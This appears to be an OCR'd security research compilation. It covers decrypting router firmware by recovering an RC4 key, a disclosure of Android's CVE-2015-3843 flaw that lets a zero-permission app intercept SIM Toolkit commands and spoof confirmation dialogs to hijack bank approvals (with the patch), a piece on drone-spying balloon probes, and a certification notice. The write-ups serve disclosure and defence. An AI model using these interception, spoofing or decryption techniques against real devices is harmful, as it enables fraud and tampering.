The root directory has the number of the cluster of the ru directory (0x213).

Use your web interface to determine the file sizes (3981==0xF8D, 5327==0x14CF и 3328==0xD00 respectively).

The numbers of the starting clusters must be estimated, but that is simple, as according to the boot data, each cluster occupies four sectors or 2,048 bytes. The ru directory requires one cluster only, the files Manualupdate.html and Network.html — two clusters, Index.html — three clusters. Since clusters are written on an empty disk sequentially, files will start in clusters 0x214, 0x216, and 0x219 respectively. Restored data for the ru directory are as follows:

```
00000000: 2E 20 20 20 20 20 20 20 20 20 20 10 00 00 2C AA. ► ,к
00000010: BF 40 BF 40 00 00 2C AA BF 40 13 02 00 00 00 00 ┐@┐@ ,к┐@!!☻
00000020: 2E 2E 20 20 20 20 20 20 20 20 10 00 00 2C AA.. ► ,к
00000030: BF 40 BF 40 00 00 2C AA BF 40 00 00 00 00 00 00 ┐@┐@ ,к┐@
00000040: 42 68 00 74 00 6D 00 6C 00 00 00 0F 00 56 FF FF Bh t m l ☼ V
00000050: FF FF FF FF FF FF FF FF FF FF 00 00 FF FF FF FF
00000060: 01 6D 00 61 00 6E 00 75 00 61 00 0F 00 56 6C 00 ☺m a n u a ☼ Vl
00000070: 75 00 70 00 64 00 61 00 74 00 00 00 65 00 2E 00 u p d a t e .
00000080: 4D 41 4E 55 41 4C 7E 31 48 54 4D 20 00 00 2C AA MANUAL~1HTM ,к
00000090: BF 40 BF 40 00 00 2C AA BF 40 14 02 8D 0F 00 00 ┐@┐@ ,к┐@¶♫Hо
000000A0: 41 69 00 6E 00 64 00 65 00 78 00 0F 00 33 2E 00 Ai n d e x ☼ 3.
000000B0: 68 00 74 00 6D 00 6C 00 00 00 00 00 FF FF FF FF h t m l
000000C0: 49 4E 44 45 58 7E 31 20 48 54 4D 20 00 00 2C AA INDEX~1 HTM ,к
000000D0: BF 40 BF 40 00 00 2C AA BF 40 16 02 CF 14 00 00 ┐@┐@ ,к┐@▬☻╧¶
000000E0: 41 6E 00 65 00 74 00 77 00 6F 00 0F 00 98 72 00 An e t w o ☼ Шr
000000F0: 6B 00 2E 00 68 00 74 00 6D 00 00 00 6C 00 00 00 k . h t m l
00000100: 4E 45 54 57 4F 52 7E 31 48 54 4D 20 00 00 2C AA NETWOR~1HTM ,к
00000110: BF 40 BF 40 00 00 2C AA BF 40 19 02 00 0D 00 00 ┐@┐@ ,к┐@↓☻ ♪
00000120: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Having burnt a disk image with the ru folder and all file contents (the first cluster corresponds to sector 0x23), we now have a plaintext version of the WebUI file, whose MD5 matches 48D1C3194E45472D28ABFBEB6BBF1CC6 from the firmware file header.

Therefore, we have the AutoInstall and WebUI files deciphered and we know gamma's first 2,093,056 bytes.

6. Checking CPUImage

It is reasonable to start a disassembler when we have decrypted the first 2 MB of CPUImage. After identifying the processor's

command system (ARM Little-Endian), base download address (the first 0x34C bytes must be skipped) and finding the update deciphering location, the following code is available:

```
ROM:0008ADD0 loc_8ADD0
ROM:0008ADD0                LDR             R1, =byte_2ADC60
ROM:0008ADD4                LDRB            R2, [R1,R0]
ROM:0008ADD8                LDRB            R1, [R4]
ROM:0008ADDC                ADD             R0, R0, #1
ROM:0008ADE0                ADD             R2, R2, R1
ROM:0008ADE4                ADD             R2, R2, R6
ROM:0008ADE8                AND             R6, R2, #0xFF
ROM:0008ADEC                LDRB            R2, [R10,R6]
ROM:0008ADF0                STRB            R2, [R4],#1
ROM:0008ADF4                STRB            R1, [R10,R6]
ROM:0008ADF8                MOV             R1, #0x15
ROM:0008ADFC                BL              sub_27C0EC
ROM:0008AE00                SUBS            R11, R11, #1
ROM:0008AE04                AND             R0, R1, #0xFF
ROM:0008AE08                BNE             loc_8ADD0
```

This is how the encryption key located at 0x2ADC60 and as long as 0x15 bytes is loaded to the RC4 algorithm, and because 0x2ADC60 = 2,808,928, the key is beyond the gamma we know.

In earlier firmware versions (3.7 and 2.8), the key is also outside the decrypted area (0x2AD70C and 0x2A852C respectively).

7. XORing Again

If XORing CPUImage v3.7 and CPUImage v3.7.4, we obtain the string "SungKook "James" Shin" at the address 0x34C + 0x2AD70C = 0x2ADA58. This is the RC4 key used to encrypt all update files.

Now we only need to make sure that the RC4 gamma matches the gamma obtained earlier and CPUImage MD5 matches the value of the firmware file header.

Now we can examine the firmware itself, but that is for another article.

SPOOFING AND INTERCEPTING SIM COMMANDS THROUGH STK FRAMEWORK (ANDROID 5.1 AND EARLIER) (CVE-2015-3843)

While investigating the possibility of intercepting one-time passwords sent from the bank to the carrier via custom applications on the SIM card and Android UI, Artem Chaykin, from Positive Technologies, discovered a mechanism to spoof and intercept commands through the STK framework.

INTERCEPTING

The com.android.internal.telephony.cat.CatService class allows receiving commands from Radio Interface Layer (RIL) to the OS and vice versa.

```
public void handleMessage(Message msg) {
   CatLog.d(this, "handleMessage[" + msg.what + "]");
   switch (msg.what) {
   case MSG_ID_SESSION_END:
   case MSG_ID_PROACTIVE_COMMAND:
   case MSG_ID_EVENT_NOTIFY:
   case MSG_ID_REFRESH:
      CatLog.d(this, "ril message arrived,slotid:" + mSlotId);
      String data = null;
      if (msg.obj != null) {
         AsyncResult ar = (AsyncResult) msg.obj;
         if (ar != null && ar.result != null) {
            try {
               data = (String) ar.result;
            } catch (ClassCastException e) {
               break;
            }
         }
      }
      mMsgDecoder.sendStartDecodingMessageParams(new RilMessage
      (msg.what, data));
      break;
   case MSG_ID_CALL_SETUP:
      mMsgDecoder.sendStartDecodingMessageParams(new RilMessage
      (msg.what, null));
      break;
   case MSG_ID_ICC_RECORDS_LOADED:
      break;
   case MSG_ID_RIL_MSG_DECODED:
      handleRilMsg((RilMessage) msg.obj);
      break;
   case MSG_ID_RESPONSE:
      handleCmdResponse((CatResponseMessage) msg.obj);
      break;
```

Within these messages, we are interested in `MSG_ID_RIL_MSG_DECODED`.

```
private void handleRilMsg(RilMessage rilMsg) {
   if (rilMsg == null) {
      return;
   }
   // dispatch messages
   CommandParams cmdParams = null;
   switch (rilMsg.mId) {
   case MSG_ID_EVENT_NOTIFY:
      if (rilMsg.mResCode == ResultCode.OK) {
         cmdParams = (CommandParams) rilMsg.mData;
         if (cmdParams != null) {
            handleCommand(cmdParams, false);
         }
      }
      break;
   case MSG_ID_PROACTIVE_COMMAND:
      try {
         cmdParams = (CommandParams) rilMsg.mData;
      } catch (ClassCastException e) {
         // for error handling : cast exception
         CatLog.d(this, "Fail to parse proactive command");
         // Don't send Terminal Resp if command detail
         is not available
         if (mCurrntCmd != null) {
            sendTerminalResponse(mCurrntCmd.mCmdDet, ResultCode.
            CMD_DATA_NOT_UNDERSTOOD,
               false, 0x00, null);
         }
         break;
      }
      if (cmdParams != null) {
         if (rilMsg.mResCode == ResultCode.OK) {
            handleCommand(cmdParams, true);
         } else {
            // for proactive commands that couldn't be decoded
            // successfully respond with the code generated by the
            // message decoder.
            sendTerminalResponse(cmdParams.mCmdDet, rilMsg.mResCode,
               false, 0, null);
         }
      }
      break;
```

Both switches lead to a call of the `handleCommand()` method with a difference in the second parameter:

+ `MSG_ID_EVENT_NOTIFY` — just a notification message that does not expect any response from the user
+ `MSG_ID_PROACTIVE_COMMAND` — a message that requires a response

Next to `handleCommand`:

```
/**
* Handles RIL_UNSOL_STK_EVENT_NOTIFY or RIL_UNSOL_STK_PROACTIVE_
COMMAND command
* from RIL.
* Sends valid proactive command data to the application using
intents.
* RIL_REQUEST_STK_SEND_TERMINAL_RESPONSE will be send back if the
command is
* from RIL_UNSOL_STK_PROACTIVE_COMMAND.
*/
private void handleCommand(CommandParams cmdParams, boolean
isProactiveCmd) {
   CatLog.d(this, cmdParams.getCommandType().name());
```

```
    CharSequence message;
    CatCmdMessage cmdMsg = new CatCmdMessage(cmdParams);
    switch (cmdParams.getCommandType()) {
       case SET_UP_MENU:
          if (removeMenu(cmdMsg.getMenu())) {
             mMenuCmd = null;
          } else {
             mMenuCmd = cmdMsg;
          }
          sendTerminalResponse(cmdParams.mCmdDet, ResultCode.OK,
          false, 0, null);
          break;
       case DISPLAY_TEXT:
          break;
       case REFRESH:
          // ME side only handles refresh commands which meant to
          // remove IDLE MODE TEXT.
          cmdParams.mCmdDet.typeOfCommand = CommandType.SET_UP_IDLE_
          MODE_TEXT.value();
          break;
       case SET_UP_IDLE_MODE_TEXT:
          sendTerminalResponse(cmdParams.mCmdDet, ResultCode.OK,
          false, 0, null);
          break;
       case SET_UP_EVENT_LIST:
          if (isSupportedSetupEventCommand(cmdMsg)) {
             sendTerminalResponse(cmdParams.mCmdDet, ResultCode.OK,
             false, 0, null);
          } else {
             sendTerminalResponse(cmdParams.mCmdDet, ResultCode.
             BEYOND_TERMINAL_CAPABILITY, false, 0, null);
          }
          break;
       case PROVIDE_LOCAL_INFORMATION:
          ResponseData resp;
          switch (cmdParams.mCmdDet.commandQualifier) {
             case CommandParamsFactory.DTTZ_SETTING:
                resp = new DTTZResponseData(null);
                sendTerminalResponse(cmdParams.mCmdDet, ResultCode.OK,
                false, 0, resp);
                break;
             case CommandParamsFactory.LANGUAGE_SETTING:
                resp = new LanguageResponseData(Locale.getDefault().
                getLanguage());
                sendTerminalResponse(cmdParams.mCmdDet, ResultCode.OK,
                false, 0, resp);
                break;
             default:
                sendTerminalResponse(cmdParams.mCmdDet, ResultCode.OK,
                false, 0, null);
          }
          // No need to start STK app here.
          return;
       case LAUNCH_BROWSER:
          if ((((LaunchBrowserParams) cmdParams).mConfirmMsg.text !=
          null)
                && (((LaunchBrowserParams) cmdParams).mConfirmMsg.text.
                equals(STK_DEFAULT))) {
             message = mContext.getText(com.android.internal.R.string.
             launchBrowserDefault);
             ((LaunchBrowserParams) cmdParams).mConfirmMsg.text =
             message.toString();
          }
          break;
       case SELECT_ITEM:
       case GET_INPUT:
       case GET_INKEY:
          break;
       case SEND_DTMF:
       case SEND_SMS:
       case SEND_SS:
       case SEND_USSD:
          if ((((DisplayTextParams)cmdParams).mTextMsg.text != null)
                && (((DisplayTextParams)cmdParams).mTextMsg.text.
                equals(STK_DEFAULT))) {
             message = mContext.getText(com.android.internal.R.string.
             sending);
             ((DisplayTextParams)cmdParams).mTextMsg.text = message.
             toString();
          }
          break;
       case PLAY_TONE:
          break;
       case SET_UP_CALL:
          if ((((CallSetupParams) cmdParams).mConfirmMsg.text != null)
                && (((CallSetupParams) cmdParams).mConfirmMsg.text.
                equals(STK_DEFAULT))) {
             message = mContext.getText(com.android.internal.R.string.
             SetupCallDefault);
             ((CallSetupParams) cmdParams).mConfirmMsg.text = message.
             toString();
          }
          break;
       case OPEN_CHANNEL:
       case CLOSE_CHANNEL:
       case RECEIVE_DATA:
       case SEND_DATA:
          BIPClientParams cmd = (BIPClientParams) cmdParams;
          /* Per 3GPP specification 102.223,
          * if the alpha identifier is not provided by the UICC,
          * the terminal MAY give information to the user
          * noAlphaUsrCnf defines if you need to show user
          confirmation or not
          */
          boolean noAlphaUsrCnf = false;
          try {
             noAlphaUsrCnf = mContext.getResources().getBoolean(
                com.android.internal.R.bool.config_stkNoAlphaUsrCnf);
          } catch (NotFoundException e) {
             noAlphaUsrCnf = false;
          }
          if ((cmd.mTextMsg.text == null) && (cmd.mHasAlphaId ||
          noAlphaUsrCnf)) {
             CatLog.d(this, "cmd " + cmdParams.getCommandType() +
             " with null alpha id");
             // If alpha length is zero, we just respond with OK.
             if (isProactiveCmd) {
                sendTerminalResponse(cmdParams.mCmdDet, ResultCode.OK,
                false, 0, null);
             } else if (cmdParams.getCommandType() ==
             CommandType.OPEN_CHANNEL) {
                mCmdIf.handleCallSetupRequestFromSim(true, null);
             }
             return;
          }
          // Respond with permanent failure to avoid retry if
          // STK app is not present.
          if (!mStkAppInstalled) {
             CatLog.d(this, "No STK application found.");
             if (isProactiveCmd) {
                sendTerminalResponse(cmdParams.mCmdDet,
                        ResultCode.BEYOND_TERMINAL_CAPABILITY,
                        false, 0, null);
                return;
             }
          }
          /*
          * CLOSE_CHANNEL, RECEIVE_DATA and SEND_DATA can be
          * delivered by either PROACTIVE_COMMAND or EVENT_NOTIFY.
          * If PROACTIVE_COMMAND is used for those commands,
          * send terminal response here.
          */
          if (isProactiveCmd &&
             ((cmdParams.getCommandType() == CommandType.CLOSE_
             CHANNEL) ||
             (cmdParams.getCommandType() == CommandType.RECEIVE_DATA) ||
             (cmdParams.getCommandType() == CommandType.SEND_DATA))) {
             sendTerminalResponse(cmdParams.mCmdDet, ResultCode.OK,
             false, 0, null);
          }
          break;
       default:
          CatLog.d(this, "Unsupported command");
          return;
    }
    mCurrntCmd = cmdMsg;
    broadcastCatCmdIntent(cmdMsg);
}
```

And finally to `broadcastCatCmdIntent()`:

```
private void broadcastCatCmdIntent(CatCmdMessage cmdMsg) {
   Intent intent = new Intent(AppInterface.CAT_CMD_ACTION);
   intent.putExtra("STK CMD", cmdMsg);
   intent.putExtra("SLOT_ID", mSlotId);
   CatLog.d(this, "Sending CmdMsg: " + cmdMsg+ " on slotid:" +
   mSlotId);
   mContext.sendBroadcast(intent);
}
```

Below is the most interesting findings:

+ `AppInterface.CAT_CMD_ACTION` equals to `android.intent.action.stk.command`
+ `SLOT_ID` is used for multi-sim devices
+ `STK CMD` is a command as a `Parcelable` object

The problem is that CatService uses implicit intent to send the command to another application and it is not protected by any required permission setting.

This allows an attacker to intercept commands that have been sent from the SIM card to the cellphone using malicious zero-permission applications on the system. A hacker can then register a different receiver with the action android.intent.action.stk.command and get STK CMD from the intent.


An example of the intercepted command:

```
22:08:37: Receive action: android.intent.action.stk.command
22:08:37: STK CMD
3100000063006F006D002E0061006E00640072006F00690064002E0069006E00740
0650072006E0061006C002E00740065006C006500700068006F006E0079002E0063
00610074002E0043006F006D006D0061006E006400440065007400610069006C007
3000000010000000100000021000000810000002E0000006300 6F006D002E00610
06E00640072006F00690064002E0069006E0074006500720 06E0061006C002E0074
0065006C006500700068006F006E0079002E0063006100740 02E0054006500780074
4004D006500730073006100670065000000000000000000000000000F000000330
035003500370036003200300035003200320037003800390031003000000FFFFFF
FF0000000001000000010000000100000FFFFFFFFFFFFFFFFFFFFFFFF00000000
(com.android.internal.telephony.cat.CatCmdMessage)
```

It is the `Parcelable` object in bytes. Just hex2ascii it and you will see a text message from the SIM card.

SPOOFING

But this is half of the vulnerability. Let's look at the application that originally receives the following broadcast message:



How message is displayed

It is called SIM Toolkit, or STK, which is a part of the default Android framework.

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
     xmlns:androidprv="http://schemas.android.com/apk/prv/res/
     android"
     package="com.android.stk"
     android:sharedUserId="android.uid.phone">
   <original-package android:name="com.android.stk" />
   <uses-permission android:name="android.permission.RECEIVE_BOOT_
   COMPLETED" />
   <uses-permission android:name="android.permission.GET_TASKS"/>
   <application android:icon="@drawable/ic_launcher_sim_toolkit"
     android:label="@string/app_name"
     android:clearTaskOnLaunch="true"
     android:process="com.android.phone"
     android:taskAffinity="android.task.stk">
...
<receiver android:name="com.android.stk.StkCmdReceiver">
        <intent-filter>
          <action android:name= "android.intent.action.stk.
          command" />
          <action android:name= "android.intent.action.stk.
          session_end" />
          <action android:name= "android.intent.action.stk.
          icc_status_change" />
          <action android:name= "android.intent.action.stk.
          alpha_notify" />
          <action android:name= "android.intent.action.
          LOCALE_CHANGED" />
        </intent-filter>
     </receiver>
```

Above is a fragment of the `AndroidManifest.xml` file related to the `receiver` component. It is exported, so not only can you intercept SIM commands, but also generate the `Parcelable` object using a malicious app and send it to `com.android.stk.StkCmdReceiver`. The receiver does not validate the sender of the broadcast and the android.intent.action.stk.command action isn't declared as a protected message in the AndroidManifest.xml system file, so a hacker can emulate the SIM card commands. For example:

1. The SIM card asks for approval of an operation, for instance a transaction in the internet bank with the text "Approve transaction #1234 with amount $100,500.00" and two options — "Ok" and "Cancel". Here is code from StkDialogActivity.java:

```
public void onClick(View v) {
   String input = null;
   switch (v.getId()) {
   case OK_BUTTON:
      CatLog.d(LOG_TAG, "OK Clicked!, mSlotId: " + mSlotId);
      cancelTimeOut();
      sendResponse(StkAppService.RES_ID_CONFIRM, true);
      break;
   case CANCEL_BUTTON:
      CatLog.d(LOG_TAG, "Cancel Clicked!, mSlotId: " + mSlotId);
      cancelTimeOut();
      sendResponse(StkAppService.RES_ID_CONFIRM, false);
      break;
   }
   finish();
}
```

2. If the user clicks "OK" — `sendResponse(StkAppService.RES_ID_CONFIRM, true)`; will be called, otherwise — `sendResponse(StkAppService.RES_ID_CONFIRM, false)`;.
3. If we generate the same dialog with a different text (something like "Press OK to close" with two options — OK and Cancel)

via **android.intent.action.stk.command** arriving a few seconds before the SIM card generates the original dialog with "Approve transaction #1234 with amount $100,500.00", the user will not see the original dialog until he presses OK or Cancel in the first fake dialog because all commands that require user interaction are placed in a queue.

Now if the user clicks OK, the sendResponse() method with the true flag will be called, and the SIM card will receive the OK command, like it is clicked in the original dialog. Even if the user clicks Cancel in the second dialog, it will not affect the previous command.

```
private void handleCmdResponse(CatResponseMessage resMsg) {
   // Make sure the response details match the last valid command.
   // An invalid response is a one that doesn't have a corresponding
   // proactive command and sending it can "confuse" the baseband/ril.
   // One reason for out of order responses can be UI glitches.
   // For example, if the application launch an activity, and that
   // activity is stored by the framework inside the history stack.
   // That activity will be available for relaunch using the latest
   // application dialog (long press on the home button).
   // Relaunching that activity can send the same command's result
   // again to the CatService and can cause it to get out of sync
   // with the SIM. This can happen in case of non-interactive type
   // Setup Event List and SETUP_MENU proactive commands.
   // Stk framework would have already sent Terminal Response
   // to Setup Event List and SETUP_MENU proactive commands. After
   // sometime Stk app will send Envelope Command/Event Download.
   // In which case, the response details doesn't match with last
   // valid command (which are not related). However, we should
   // allow Stk framework to send the message to ICC.
```

After attempting to cancel the second message, the following message is received: "An invalid response is one that doesn't have a corresponding proactive command and sending it can "confuse" the baseband/ril". If you respond to the RIL or SIM when it doesn't expect to receive a message, it can result in disruption of the SIM card.

EPILOGUE

The AOSP team fixed this bug in Nexus Build: 5.1.1 (LMY48I).


Below is the patch provided:


```
For /platform/frameworks/opt/telephony/+/master/:

--- a/src/java/com/android/internal/telephony/cat/CatService.java
+++ b/src/java/com/android/internal/telephony/cat/CatService.java
@@ -501,7 +501,7 @@
     intent.putExtra("STK CMD", cmdMsg);
     intent.putExtra("SLOT_ID", mSlotId);
     CatLog.d(this, "Sending CmdMsg: " + cmdMsg+ " on slotid:" +
     mSlotId);
-        mContext.sendBroadcast(intent);
+        mContext.sendBroadcast(intent,"android.permission.
         RECEIVE_STK_COMMANDS");
   }

   /**
@@ -514,7 +514,7 @@
     mCurrntCmd = mMenuCmd;
     Intent intent = new Intent(AppInterface.CAT_SESSION_END_ACTION);
     intent.putExtra("SLOT_ID", mSlotId);
-        mContext.sendBroadcast(intent);
+        mContext.sendBroadcast(intent,"android.permission.
         RECEIVE_STK_COMMANDS");
   }
```

```
@@ -868,7 +868,7 @@
     intent.putExtra(AppInterface.CARD_STATUS, cardPresent);
     CatLog.d(this, "Sending Card Status: "
          + cardState + " " + "cardPresent: " + cardPresent);
-        mContext.sendBroadcast(intent);
+        mContext.sendBroadcast(intent,"android.permission.
         RECEIVE_STK_COMMANDS");
   }

   private void broadcastAlphaMessage(String alphaString) {
@@ -877,7 +877,7 @@
     intent.addFlags(Intent.FLAG_RECEIVER_FOREGROUND);
     intent.putExtra(AppInterface.ALPHA_STRING, alphaString);
     intent.putExtra("SLOT_ID", mSlotId);
-        mContext.sendBroadcast(intent);
+        mContext.sendBroadcast(intent,"android.permission.
         RECEIVE_STK_COMMANDS");
   }

   @Override


For /platform/frameworks/base/ :

--- a/core/res/AndroidManifest.xml
+++ b/core/res/AndroidManifest.xml
@@ -303,6 +303,11 @@
   <protected-broadcast android:name="android.intent.action.ACTION_
   SET_RADIO_CAPABILITY_DONE" />
   <protected-broadcast android:name="android.intent.action.ACTION_
   SET_RADIO_CAPABILITY_FAILED" />

+  <protected-broadcast android:name="android.intent.action.stk.
   command" />
+  <protected-broadcast android:name="android.intent.action.stk.
   session_end" />
+  <protected-broadcast android:name="android.intent.action.stk.
   icc_status_change" />
+  <protected-broadcast android:name="android.intent.action.stk.
   alpha_notify" />
+
   <!-- ===================================== -->
   <!-- Permissions for things that cost money -->
   <!-- ===================================== -->
@@ -2923,6 +2928,9 @@
     android:description="@string/
     permdesc_bindCarrierMessagingService"
     android:protectionLevel="signature|system" />

+    <permission android:name="android.permission.
     RECEIVE_STK_COMMANDS"
+        android:protectionLevel="signature|system" />
+
   <!-- The system process is explicitly the only one allowed to
   launch the
     confirmation UI for full backup/restore -->
   <uses-permission android:name="android.permission.
   CONFIRM_FULL_BACKUP"/>


For /platform/packages/apps/Stk/ :

--- a/AndroidManifest.xml
+++ b/AndroidManifest.xml
@@ -24,6 +24,7 @@

   <uses-permission android:name="android.permission.RECEIVE_BOOT_
   COMPLETED" />
   <uses-permission android:name="android.permission.GET_TASKS"/>
+        <uses-permission android:name="android.permission.
         RECEIVE_STK_COMMANDS"/>

   <application android:icon="@drawable/ic_launcher_sim_toolkit"
     android:label="@string/app_name"
```

PROBES LAUNCHED TO SPY ON DRONES: SENSATION OR LEGITIMATE THREAT?

Many media outlets in 2015 and early 2016 published information about a range of high altitude probes sent up to intercept radio data from different atmospheric or orbiting objects, such as drones (bit.ly/1SMmQHV). This article will consider the technical feasibility of using a probe to intercept drone signals and discuss attempts to build and launch one of these devices.





The view from the probe overlaid with the data collected

BUILDING A PROBE TO SPY

The researchers of the project Critical Engineering built one of these devices, the Deep Sweep probe, and described it as an acrylic spherical container packed with radio equipment and attached to a 2.4-meter diameter helium-filled weather balloon.


The probe was built with three antennas each listening to a different segment of the radio frequency spectrum, and included software that helped to define radio waves, a Go Pro camera, a GPS module, and various sensors. This is integrated with an Arduino board, a USB hub, and an Intel Edison minicomputer.

The device floats up to 24 kilometers into the earth's atmosphere and starts recording a wide range of radio data. Then it lands and the researchers can analyze the recordings it intercepted..

The developers are clear that the goal of the project is to create and test a new form of data collection from high-tech, high altitude flying technology such as drones, satellites, and high-altitude planes.


According to the one of the researchers, Julian Oliver, the cost to build the device was about $500, made up of the radio screening device for $300 with another $200 for the balloon plus the helium to fill it. "The core point of the project is to build a low-cost platform for high-altitude signals intelligence for the rest of us. It's about creating an interface to read the signals in the skies above us, to understand what's going on up there." Two launches have been performed so far.

After expanding to nearly 10 times its original volume and rising to the set altitude, the balloon bursts, the probe releases a parachute and descends. The probe is equipped with a SIM card and once it lands, it sends a text message to its creators reporting its landing location.



The test results are controversial: its first test flight launched from Germany and ended in Poland. The battery died and all data was lost. The second flight was more successful, however, the probe lost the cell signal and found a connection only the following morning.

The data from the second launch (bit.ly/1nIFJhU) and its visualization (zeigma.com/deepsweep) are available on the Internet.



The Deep Sweep's creators plan to establish a community of enthusiasts who would collect data using similar probes. They are going to create guidance for publishing the results of any future probe launches. Julian Oliver hopes that they will be able to intercept conversations between intelligence agencies and spying drones. While those radio conversations are no doubt encrypted, and it is unlikely that the content of the communication will be discovered, the project aims to detect and recognize the existence and prevalence of such devices.

PRACTICAL COMPLICATIONS

Despite the researchers' enthusiasm, they will face many problems in gathering this data. One of the main practical issues is gaining permission to launch a probe into the stratosphere. Some countries require official permission to do so, including Russia, or the launch stations, meteorology sub stations, are not open to the public for launch. Additionally weather balloons, a key component of the device, are not sold on the open market, and the older ones on eBay may or may not reach the necessary altitudes.

There are also further technical issues with landing the device. As occurred in the first launch, the device can travel a considerable distance. The balloon rises to the altitude of 30-40 kilometers for two hours and descends for the same period of time. Depending on the wind, the probe may fly for 30-200 kilometers from the launch site, in any direction, during 4 to 5 hours. Due to the range of public and private territories, the owners will have difficulty getting their device back.

The temperature in the stratosphere can be 70 degrees Celsius with humidity of 100 percent. These factors negatively affect the electronics and battery. At a height of 10 kilometers, a GPS module probably won't work and the suitable receiver can be selected only empirically.

Additionally, there is no mobile signal at high altitude, therefore, the timing window, when a GPS module has to find the connection and send its location, is too small. The probe can find signal descending from 500 to 50 meters and can fall in an area with no cell phone reception.

In addition, with a budget of $300, the researchers probably used a set of three SDR RTL2832, each of them has a 3 MHz bandwidth (total 9 MHz). For comparison, a 3G channel has a bandwidth of 5 MHz, LTE — from 1.4 to 20 MHz, a TV channel — from 5 to 14 MHz. In order to apply a more advanced SDR system, the Core i7 processor with a spacious drive and a powerful battery is required; however, the probe can lift no more than a few kilos, so the weight restrictions severely limit the technical specifications of the probe.

Additionally, the device cannot pick up satellite signals. Satellites fly at altitudes no less than 200 km, the geostationary ones can reach an altitude of 35,000 km. As the probe only ascends to a distance of 30 to 40 km, so it will not come into contact with a satellite.

Due to the composition of the atmosphere, satellites use a band of frequencies dozens of gigahertz wide, as the atmosphere reflects or absorbs megahertz signals, but it is almost transparent for gigahertz signals. This means that SDR probes cannot intercept data from the satellites (in the gigahertz range), except GPS-signals (range of 1.57 and 1.2 GHz).

Additionally, it may be difficult to distinguish transmissions from background noise as radio systems use frequency-hopping spread spectrum, FHSS, to improve noise resistance.

To sum up, while an interesting proof of concept, it is unlikely that a probe (of the specifications described) could, in repeated launches collect the data the designers hoped for. This is because the launch of that kind of probe:

+ Requires a complicated process of approval to launch.
+ Is highly likely to be lost, along with the data it collected.
+ Will be prohibitively expensive to find once it lands.

FIRST INTERNATIONAL CC CERTIFICATE ISO 15408 IN RUSSIA

The MaxPatrol compliance and vulnerability management system successfully obtained ISO 15408 certification issued by the German Government's Federal Office for IT Security (BSI). The certificate confirms that MaxPatrol prevents unauthorized access to scan results, features, and other crucial processed information. Tests were conducted in accordance with the level of confidence EAL2, which includes not only lab testing, but also a detailed study of the design documentation, development and testing, and a search for vulnerabilities within the distribution system. The certification issued in Germany is recognized by 25 countries. It is the first successfully passed international certification based on Common Criteria Recognition Agreement.

ANTIVIRUS VULNERABILITIES REVIEW
Q1 2016

